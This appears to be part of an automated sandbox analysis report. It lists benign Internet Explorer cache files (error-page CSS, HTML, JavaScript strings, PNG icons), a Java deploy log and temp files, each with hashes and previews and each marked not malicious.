Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\NewErrorPageTemplate[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false

Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\dnserror[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\down[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\down[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\errorPageStrings[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\httpErrorPagesScripts[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.su bstring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var pound Index = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\httpErrorPagesScripts[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.su bstring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var pound Index = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\NewErrorPageTemplate[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\dnserror[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\dnserror[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\down[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\errorPageStrings[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\errorPageStrings[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\errorPageStrings[3]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped

Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\httpErrorPagesScripts[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	801
Entropy (8bit):	4.469729473545893
Encrypted:	false
SSDEEP:	24:o+yOgyeaduyZu7as9usS/u4+uJp9upSo9uoSru0:o+yOgyzvG9p82w94B9tcZ
MD5:	6565E3AB7E9A2C9FAF4A04FE35869F64
SHA1:	57949567BE268E241EAEA163DB7F3734F4B4B45A
SHA-256:	5BC43DFAC633BD4E4ABFB442553F674D632AF96FE3CEF43F6AA4F9F2C181AB9A
SHA-512:	3778EFD200BE9649F05A4C7B27193C23FF7BD918EF671FE509B24FA382D99DE72A7B3FF0249B62796A1424748404E36C79F4F4DAE879303A15E24CF4B580682D
Malicious:	false
Preview:	[2020/09/30 07:34:49.908] Latest deploy version: ..[2020/09/30 07:34:49.908] 11.211.2 ..[2022/01/20 12:52:29.929] Latest deploy version: ..[2022/01/20 12:52:29.929] 11.211.2 ..[2022/01/20 12:53:17.064] Latest deploy version: ..[2022/01/20 12:53:17.064] 11.211.2 ..[2022/01/20 12:53:35.043] Latest deploy version: ..[2022/01/20 12:53:35.043] 11.211.2 ..[2022/01/20 12:53:44.668] Latest deploy version: ..[2022/01/20 12:53:44.668] 11.211.2 ..[2022/01/20 12:53:51.825] Latest deploy version: ..[2022/01/20 12:53:51.825] 11.211.2 ..[2022/01/20 12:54:03.370] Latest deploy version: ..[2022/01/20 12:54:03.370] 11.211.2 ..[2022/01/20 12:54:08.684] Latest deploy version: ..[2022/01/20 12:54:08.684] 11.211.2 ..[2022/01/20 12:54:16.321] Latest deploy version: ..[2022/01/20 12:54:16.321] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\~DF0DFA2E9BDD010B64.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2957635962364751
Encrypted:	false

SSDEEP:	24:i9lR3UIfBEyHd/VeAQ88wfBlEsMTTHZUK0:03UIfBEyHd9eAPfoTTHZv
MD5:	BC0F617DFC48B3FD368E0C3404B54F55
SHA1:	02260483744DD9D9A3835448CEF1AEE2942F065D
SHA-256:	4C90D97A30B0E2330F579792CA20DA931F6408B11963343D7151278EC9982B78
SHA-512:	C07CD3A89B0D3400064AD332242A95DC54EB201AF118B0367952849D6175E7030B49FAFE3788026028B1121DDFED578E1AE52DA1D181B476E6E52F8A9641D1D
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF0FA6B24B5E37207F.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2907057956772585
Encrypted:	false
SSDEEP:	24:i9lxuvXlECPQYqOF3YzUlUAASYS8j/UYCSn:0W1ECoYqiYoLzYVjf
MD5:	308C485A7DD357BCB7EABBC205EF683E
SHA1:	139083C9DAE87CEE59CE8298AD0C3B84987B8787
SHA-256:	8BA67408133B2C7995923863796EE88C6849FE6ACB99F9AC98E02C37359D8E8E
SHA-512:	FA927BC96A23DD9268F15D9714EA310D17C5675ED58B5848C282153E4A9218C433ECCBCCFDAFAEAE3C87DD62BADA51320DBAF8150138BDDF66963897BB17A CCD
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF315CA12AF44BEC6B.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
